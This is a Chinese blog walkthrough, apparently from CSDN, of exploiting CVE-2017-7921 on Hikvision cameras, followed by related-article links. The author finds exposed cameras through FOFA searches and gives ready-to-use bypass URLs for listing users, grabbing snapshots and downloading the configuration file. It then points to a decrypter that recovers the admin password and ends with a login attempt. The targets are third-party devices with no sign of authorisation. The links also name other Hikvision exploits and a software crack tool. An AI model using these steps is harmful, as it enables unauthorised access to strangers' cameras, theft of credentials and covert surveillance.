海康威视CVE-2017-7921漏洞查找与利用

海康威视CVE-2017-7921漏洞复现与深度分析 而海康威视作为全球安防摄像头龙头厂商,其设备的安全漏洞一旦被利用,将直接造成隐私泄露、监控画面被窃取、设备被完全接管等严重安全事件。本文所有内容仅用于网络安全技术学习、漏洞原理研究与安全加固科普,任何利用本文技术对未授权设备进行访问、入侵、破坏的行为,均违反《网络安全法》等相关法律法规,一切恶意操作的法律后果与本文无关,请合法合规开展网络安全学习。 阅读详情

之前查看摄像头时发现了海康威视的存在CVE-2017-7921漏洞,因此找个试下。

1、fofa搜索

直接查找海康威视和中国地区的,很遗憾大部分都不能利用

点进去就能看到登录的后台地址

可以进行弱口令尝试,此处有点困难。

2、直接查看是否存在CVE-2017-7921漏洞

CVE-2017-7921存在3个漏洞

1、检索所有用户及其角色的列表

http://camera.ip/Security/users?auth=YWRtaW46MTEK


2、在没有身份验证的情况下获取摄像头快照

http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK
3、下载摄像头配置账号密码文件

http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

在fofa中找到的ip大部分漏洞已被修复,如果想要尝试这个漏洞,可能得找一会

3、还原配置文件账号密码

exe地址

https://github.com/Bin4xin/bigger-than-bigger/blob/master/CoVV/Hikvision%20Unauth/hikvision-decrypter.exe

使用方式简介,打开下载的配置文件–>加密 --> 解密 --> 输出 --> 二进制文件读取

当然导入时需要选择加密

打开文件后,从之前的users中得到登录账号名为admin,可以直接搜索,找到对应的密码。

4、登录尝试


可以关注公众号:码字的秃猴,一起玩耍哦

海康威视RCE漏洞批量检测工具:原理、实践与安全验证 远程代码执行(RCE)漏洞是网络安全领域的高危威胁,它允许攻击者在目标系统上执行任意命令,从而完全控制系统。其原理通常源于输入验证不严、代码注入或身份验证绕过等缺陷。这类漏洞的技术价值在于,一旦被利用,可导致数据泄露、系统瘫痪或被控为僵尸网络节点,危害极大。在安防、物联网等设备密集型应用场景中,面对海量终端,手动检测RCE漏洞效率低下。因此,自动化批量检测工具应运而生,它通过模拟攻击者行为,高效识别网络资产中的脆弱点。本文聚焦于针对海康威视设备典型RCE漏洞(如CVE-2021-36260)的批量检测实践, 阅读详情

相关推荐

海康威视(Hikvision) 摄像头-CVE-2017-7921漏洞复现

许多HikvisionIP摄像机包含一个后门,允许未经身份验证的模拟任何配置的用户帐户。

m0_49025459的博客 1万+

2025年最新CVE-2017-7921漏洞复现

2025年最新CVE-2017-7921漏洞复现

2303_78851087的博客 7641

【漏洞复现】Hikvision摄像头产品越权漏洞(CVE-2017-7921)

Hikvision(海康威视)是一家在中国颇具影响力的安防公司,其网络摄像头产品在市场上占据了相当大的份额。Hikvision的网络摄像头产品线非常丰富,涵盖了各种型号和功能,以满足不同用户的需求。

晚风不及你 3663

CVE-2017-7921 海康威视(Hikvision) 摄像头漏洞复现

这是一个海康威视摄像头后台管理未授权漏洞,通过构造URL可绕过登录查看监控,检索所有用户和配置文件下载,并获取到监控后台管理账号和密码。

菜鸟学渗透 1万+

【漏洞复现】Hikvision摄像头产品代码执行漏洞(CVE-2021-36260)

Hikvision(海康威视)是一家在中国颇具影响力的安防公司,其网络摄像头产品在市场上占据了相当大的份额。Hikvision的网络摄像头产品线非常丰富,涵盖了各种型号和功能,以满足不同用户的需求。

晚风不及你 7788

基于51单片机的智能花盆灌溉系统设计与实现

本文详细介绍了基于51单片机的智能花盆灌溉系统设计与实现,通过DS18B20温度传感器、土壤湿度传感器和LCD1602显示屏等硬件模块,结合精确的算法控制,实现自动监测与灌溉。系统解决了传统灌溉依赖定时器、缺乏可视化界面的问题,适合上班族、园艺爱好者和植物园工作人员使用,有效提升植物养护效率。

honey的博客 1014

CVE-2017-7921复现(解密文件)

前言:优快云管理博客内容较严格,有些内容会涉嫌违法违规,以往发布的被打回,这篇文章是经修改后的,故下面有些内容我会粗略写到,大家主要看payload即可 可解密:configurationFile

1stPeak's Blog 1万+

从数据手册到代码:一步步解读SC7A20寄存器配置与加速度值换算原理

本文详细解析了SC7A20三轴加速度传感器的寄存器配置与加速度值换算原理。从数据手册出发,逐步拆解关键寄存器设置,并推导原始ADC值到物理加速度的完整换算过程,帮助开发者深入理解传感器底层工作原理,提升嵌入式开发效率。

weixin_29179311的博客 366

一次对国外Hikvision网络摄像头的渗透——Pakzat

Pakzat对国外Hikvision网络摄像头的渗透。Pakzat QQ3369308571

qq_52337463的博客 2046

TNS-12516及ORA-12516错误解决

在客户端进行sqlplus连接报错如下: ORA-12516: TNS: 监听程序找不到符合协议堆栈要求的可用处理程序 在/home/oracle/product/10.2.0/db_1/network/log/listener.log中查看到错误如下: TNS-12516: TNS:listener could not find available handler with matchin

KEL 2万+

视频监控设备(NVR、IPC等)如何通过国标GB28181接入到视频监控平台,以及接入过程如何测试视频接入是否成功

GB/T28181标准广泛的应用,视频监控设备通过国标GB28181接入视频监控平台的过程变成程序化、标准化的互联过程,确保了视频监控设备能够在不同系统、不同网络环境下实现远程、跨区域、跨级别的访问和控制。版本有GB28181-2011、2016、2022几个常用版本,威迪斯特的视频监控平台完全支持GB28181的这几个版本,能够实现不同品牌视频监控设备的国标视频接入(国标视频监控接入),或者为国标28181视频接入(国标28181视频监控接入),也为国标281818接入(国标GB/T28181接入。

weixin_70208651的博客 1万+

CVE-2017-7921漏洞复现:从原理到实战的安防设备任意文件读取深度剖析

在网络安全领域,漏洞复现是理解漏洞成因、评估风险的核心技术。其原理往往源于访问控制机制的缺失或失效,例如身份验证绕过与输入验证不足的组合,可导致严重的未授权访问。这类漏洞的技术价值在于,它们暴露了系统设计中的深层缺陷,是攻击者获取初始立足点的关键。在物联网(IoT)和安防设备等应用场景中,Web管理接口的脆弱性尤为突出,常成为僵尸网络和勒索软件攻击的入口。本文以CVE-2017-7921这一经典安防设备漏洞为例,深入剖析其利用链。该漏洞影响海康威视多款设备,攻击者无需认证即可读取任意文件,包括存储明文密码的

weixin_34185512的博客 619

别再死记公式了!用TL072运放设计带通滤波器,调出干净正弦波的实战心得与误区盘点

本文分享了使用TL072运放设计带通滤波器的实战经验,重点解决波形失真问题,提供单电源供电优化、动态调谐技巧及仿真与现实的参数修正方法,帮助工程师调出纯净正弦波。内容涵盖模拟电路设计中的常见误区与解决方案,适合电子工程师和爱好者参考。

weixin_29172963的博客 404

CamXploit支持的摄像头品牌大全:Hikvision、Dahua、Axis等终极指南

CamXploit是一款专业的**安全侦察工具**,专门用于识别和分析可能暴露的IP摄像头安全配置。这款强大的**摄像头安全扫描工具**支持市面上几乎所有主流摄像头品牌,包括海康威视、大华、安讯士等知名厂商。对于网络安全研究人员和系统管理员来说,CamXploit提供了完整的摄像头安全评估解决方案,帮助发现潜在的安全风险。 ## 🔍 CamXploit支持的摄像头品牌完整列表 CamXplo

gitblog_00214的博客 671

YOLO26科研优化:多损失函数(EIoU、SIoU等)融合,让边界框回归精度再上台阶

将原有损失函数替换为我们编写的MultiLoss。例如,在bbox_loss。

LXY_LOVE36的博客 171

【libnice】meson + vs2022,生成win32工程

libnice

突围 947

CamXploit核心功能详解:RTSP检测、端口扫描与品牌识别

CamXploit是一款专业的网络安全侦察工具,专门用于检测和评估暴露在网络上的IP摄像头安全风险。这个工具通过先进的RTSP协议检测、智能端口扫描和精准的品牌识别技术,帮助安全研究人员和网络管理员发现潜在的安全漏洞。本文将深入解析CamXploit的三大核心功能,让你全面了解这个强大的安全评估工具。 ## 🎯 CamXploit:专业的摄像头安全检测工具 CamXploit是一个专门设计用

gitblog_00998的博客 474

【YOLO26实战全攻略】19——智慧交通(一):高速抛洒物与事故检测全流程落地

在智慧交通领域,高速公路抛洒物、交通事故等突发状况常导致二次事故与大规模拥堵,传统人工监控存在响应滞后、覆盖有限等痛点。本文基于Ultralytics YOLO26算法,结合ByteTrack多目标跟踪技术,构建从数据准备、模型训练到边缘部署的全栈式智慧交通检测系统。核心内容包括:多车型专属数据集构建、抛洒物检测模型优化、ByteTrack轨迹跟踪集成、异常事件(违停/逆行/碰撞)识别逻辑实现,以及NVIDIA Jetson边缘设备部署方案。

专注于人工智能、软件开发、工控自动化、工厂数字化及智能化等领域,希望和大家共同进步! 1490

海康威视 CVE-2017-7921 漏洞复现

直接在输入框里搜:HiKvision Digital Technology Co该api接口可以未授权访问,获取监控的快照 (打码了,啥都看不到是正常的)下载摄像头配置账号密码文件访问该路由之后浏览器会自动下载一个名为configurationFile的文件,如下4.从网上下载解密二进制文件直接download下载、解压将 configurationFile 文件替换成刚刚下载的运行命令账号和密码就解密出来了让你下载插件,这里用360或者搜狗浏览器开兼容模式就可以访问。

q857857ytt的博客 2669

Devexpress16.2.6破解工具

Devexpress16.2.6破解工具Devexpress16.2.6破解工具Devexpress16.2.6破解工具Devexpress16.2.6破解工具

温度PID控制PLC程序

温度PID稳定控制程序,适用于欧姆龙PLC,对其他PLC也具有很大参考价值

海康威视漏洞合集

解密脚本地址:https://github.com/chrisjd20/hikvision_CVE-2017-7921_auth_bypass_config_decryptor。操作技巧:/api/video/v2/cameras/previewURLs,访问是否返回rtsp数据流地址,若返回,访问就是摄像头。poc检测工具地址:https://github.com/sccmdaveli/hikvision-poc。漏洞版本:大多数设备。

weixin_46626737的博客 6745

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

海康威视(Hikvision)多款摄像头_未授权访问[CVE-2017-7921]

海康威视(Hikvision)多款摄像头_未授权访问[CVE-2017-7921]

碌碌无为,改变现状的博客 4464

STM32F407中文手册

STM32f407中文手册 本参考手册面向应用开发人员,提供有关使用 STM32F405xx/07xx、STM32F415xx/17xx、 STM32F42xxx 和 STM32F43xxx 微控制器存储器与外设的完整信息。STM32F405xx/07xx、STM32F415xx/17xx、STM32F42xxx 和 STM32F43xxx 构成一个微 控制器系列,各产品具有不同的存储器大小、封装和外设。有关订购信息以及器件的机械与电气特性,请参见数据手册。有关 ARM Cortex™-M4F 